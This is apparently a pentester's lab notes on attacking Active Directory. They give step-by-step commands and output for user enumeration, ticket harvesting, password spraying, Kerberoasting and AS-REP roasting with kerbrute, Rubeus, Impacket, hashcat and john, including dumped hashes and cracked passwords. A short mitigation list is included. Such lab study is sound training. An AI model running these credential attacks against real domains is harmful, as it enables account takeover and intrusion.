here i have some commands / tools / scripts that i will note down which i will use while penesting active directory.

"powershell -ep bypass" - load a powershell shell with execution policy bypassed

". .\PowerView.ps1" - import the PowerView module

Example Commands:

Get-NetComputer -fulldata | select operatingsystem - gets a list of all operating systems on the domain

Get-NetUser | select cn - gets a list of all users on the domain

Get-NetGroup -GroupName * - list all groups on the server .


----

enumeration with kerbrute :

kerbrute is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication.

You need to add the DNS domain name along with the machine IP to /etc/hosts inside of your attacker machine or these attacks will not work for you - MACHINE_IP CONTROLLER.local

"./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt" - This will brute force user accounts from a domain controller using a supplied wordlist



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local user.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/06/22 - Ronnie Flathers @ropnop

2022/05/06 05:40:22 >  Using KDC(s):
2022/05/06 05:40:22 >   CONTROLLER.local:88

2022/05/06 05:40:23 >  [+] VALID USERNAME:       administrator@CONTROLLER.local
2022/05/06 05:40:23 >  [+] VALID USERNAME:       admin1@CONTROLLER.local
2022/05/06 05:40:23 >  [+] VALID USERNAME:       admin2@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       httpservice@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       machine2@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       machine1@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       user2@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       sqlservice@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       user1@CONTROLLER.local
2022/05/06 05:40:24 >  [+] VALID USERNAME:       user3@CONTROLLER.local
2022/05/06 05:40:29 >  Done! Tested 100 usernames (10 valid) in 6.488 seconds
```


.

Harvesting & Brute-Forcing Tickets w/ Rubeus

Rubeus is a powerful tool for attacking Kerberos.

Rubeus has a wide variety of attacks and features that allow it to be a very versatile tool for attacking Kerberos. Just some of the many tools and attacks include overpass the hash, ticket requests and renewals, ticket management, ticket extraction, harvesting, pass the ticket, AS-REP Roasting, and Kerberoasting.

`Rubeus.exe harvest /interval:30` - This command tells Rubeus to harvest for TGTs every 30 seconds (to be used on target machine)



```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe harvest /interval:30

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds
```

.

Brute-Forcing / Password-Spraying w/ Rubeus -

Rubeus can both brute force passwords as well as password spray user accounts. When brute-forcing passwords you use a single user account and a wordlist of passwords to see which password works for that given user account. In password spraying, you give a single password such as Password1 and "spray" against all found user accounts in the domain to find which one may have that password.

It will spray password and give us a .kirbi ticket , this is a TGT ticket that can be used for further attacks ,

before password spraying just add domain controller domain name with IP to windows hosts file .

```
echo 10.10.140.171 CONTROLLER.local >> C:\Windows\System32\drivers\etc\hosts
```

`Rubeus.exe brute /password:Password1 /noticket` - This will take a given password and "spray" it against all found users then give the .kirbi TGT for that user


----

the most popular Kerberos attacks - Kerberoasting. Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password.

If the service has a registered SPN then it can be Kerberoastable however the success of the attack depends on how strong the password is and if it is trackable as well as the privileges of the cracked service account.

Method 1 – Rubeus

“Rubeus.exe kerberoast” This will dump the Kerberos hash of any kerberoastable users.




```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 2


[*] SamAccountName         : SQLService
[*] DistinguishedName      : CN=SQLService,CN=Users,DC=CONTROLLER,DC=local
[*] ServicePrincipalName   : CONTROLLER-1/SQLService.CONTROLLER.local:30111
[*] PwdLastSet             : 5/25/2020 10:28:26 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.loca
                             l:30111*$D080A477F289B32F0096EF5DC181049B$A6FD8ACBE293C06999F84EE05EC65418C0E0A2
                             22CD5A841B832B6F2657B9AC3C5B7263417299E8C50FB6E9333C5FDA0B5BFFF1A0A188F10E2F0566
                             D38D5520685FC9802D84D7154A184C97F4DBA3BB583D3232A4E92BD6EB5FC4D072B9A0248FBF1BC4
                             4B4A7444C3561610F414829E3C23E914ABBB0C2093DCA35A6ED716A1E0E7539084633F33199FE4D2
                             57F610799FA0B0EBF0B26C5E1AAA68B09BCA3399CA6FFCD67F62EC858809572BFB02E08107CD8EC5
```

.

copy the hash onto your attacker machine and put it into a .txt file so we can crack it with hashcat.


* remove all the lines in hash by selecting all text and press ctrl + J in sublime text .

Then remove all the spaces by using find tool , use CTRL + F to open find tool in sublime and in find tab add a space and select replace option to replace it with no spaces .



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# hashcat -m 13100 -a 0 kerberoast-hash.txt wordlist.txt --force
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
```


Results :



```
21dad85584c5576f573d1ad56c17d59a5cb7b9026f0703071be3238f270182f19bab2bbe296b97c89692754db021986887726f8196b860d
6f33c3151d5c75ec7a4391d29ab1034df120d71b49baf7d3b26857967be620c6252ea3484dfcfa5bd3c152b6a62:MYPassword123#

.....: hashcat
.....: Cracked
.....: 13100 (Kerberos 5, etype 23, TGS-REP)
.....: $krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER ... 2b6a62
.....: Fri May  6 07:12:52 2022, (0 secs)
ed ... : Fri May  6 07:12:52 2022, (0 secs)
re ... : Pure Kernel
.....: File (wordlist.txt)
.....: 1/1 (100.00%)
```

Method-2 Impacket

impacket can be used to do the above task remotely ,




```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetNPUsers.py controller.local/Machine1:Password1 -dc-ip 10.10.140.171 -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Name    MemberOf                                         PasswordLastSet             LastLogon                   UAC
──────  ───────────────────────────────────────────────  ──────────────────────────  ──────────────────────────  ────────
Admin2  CN=Group Policy Creator Owners,OU=Groups,DC=CONTROLLER,DC=local  2020-05-25 18:25:34.953768  2022-05-06 05:40:24.357845  0×410200
User3                                                    2020-05-25 18:34:38.845695  2022-05-06 05:40:25.889126  0×410200


$krb5asrep$23$Admin2@CONTROLLER.LOCAL:cebd4074842321cbc45c9e22ae543c65$2302153caf6f972deaf8306ade13b3b1f4666092ab35894c873d4e4d9718c0294381b923dc39a1516c9c15
5708f4ad87c4fd3bf21ec711f039dbbbb484d3bad78fa890a2326d75bad0fdcff9604da52eee58095a028b51d8a8db0178ef1b9d8710f6cf172da69bc66acfa097edcf00e4cc1f9fc276081fd1674
33cd5809ba369e8271b8823473b742c9d7f4d236bc0990d8cc6dea22ab998873b61635ee31b40a3caf7c1526bc3811b59ca58b87247f3ba4d7f772904edb1b0aec7a0e1819a52793b6b3a1d548bf3
87b0380a457a8318d6f34bc12b468cc1acb369056042d72db88c836b124d996a5ffe46f23986e91bf1d41ac8
$krb5asrep$23$User3@CONTROLLER.LOCAL:a3deeb6cb5187db5f11c90183581476d$cebc3cdf62f39c65fa5b04ac8ed11eda80853579b10efd0e5dcbb7ada912d98ffc4d98bedbe86bf5557fded
30b245aa86d1be983d17e217e7b07002681b1ab30cc6db0baac6c10cf10a5e4ee17286a994e8dd0c22965a4a7150305061ca7dd6a026d9fd2ec7f8345cb1189a063b637c76ff791f75734cd79e91d
535024eae151ed5073fb0cbe343e3a80040ef9f62784b3013bfa2ea3251f493067a83136e633b7cbc36f911171264a19876c393cad6e45d1db79e6bb16dc4418ec911e44b52d1ffad279cdce66911
1cbb366176edc931940b3d50d4806624e3b6167f4dde31bafb629e523d1e7f3d33456edaa0f719933b39285

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
```

.

command and syntax can be learned by using -h parameter after running the script .

We got some hashes here also lets crack them using john , because hashcat does not seem to like me anymore :-(



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# john --wordlist=/home/kali/active-directory/wordlist.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@$$W0rd2        ($krb5asrep$23$Admin2@CONTROLLER.LOCAL)
1g 0:00:00:00 DONE (2022-05-06 07:31) 50.00g/s 62000p/s 62000c/s 62000C/s 123456..hello123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/active-directory]
└─# john --wordlist=/home/kali/active-directory/wordlist.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password3        ($krb5asrep$23$User3@CONTROLLER.LOCAL)
1g 0:00:00:00 DONE (2022-05-06 07:31) 100.0g/s 124000p/s 124000c/s 124000C/s 123456..hello123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

.

now what can these service account do for us?

if the service account is a domain admin you have control similar to that of a golden/silver ticket and can now gather loot such as dumping the NTDS.dit. If the service account is not a domain admin you can use it to log into other systems and pivot or escalate or you can use that cracked password to spray against other service and domain admin accounts

Kerberoasting Mitigation -

- Strong Service Passwords - If the service account passwords are strong then kerberoasting will be ineffective
- Don't Make Service Accounts Domain Admins - Service accounts don't need to be domain admins, kerberoasting won't be as effective if you don't make service accounts domain admins.

AS-REP roasting

Very similar to Kerberoasting, AS-REP Roasting dumps the krbasrep5 hashes of user accounts that have Kerberos pre-authentication disabled.

Unlike Kerberoasting these users do not have to be service accounts the only requirement to be able to AS-REP roast a user is the user must have pre-authentication disabled.


Basic overview of AS-REP roasting ,

during pre-auth user hash is used to encrypt a timestamp that DC tries to decrypt for validation , after that KDC issues a TGT for user , if pre-auth is disabled we can request auth data for any user and KDC will give us a TGT for that user ,

then we crack the TGT

Procedure :

we will use rubeus ,




```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe asreproast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : CONTROLLER.local

[*] Searching path 'LDAP://CONTROLLER-1.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName         : Admin2
[*] DistinguishedName      : CN=Admin-2,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::d010:e6f:6df6:d6c0%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\Admin2'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```

.

copy these hashes to a text file and crack with either hashcat or john ,


Insert 23$ after $krb5asrep$ so that the first line will be $krb5asrep$23$User.....

cracking user3 hash using john :



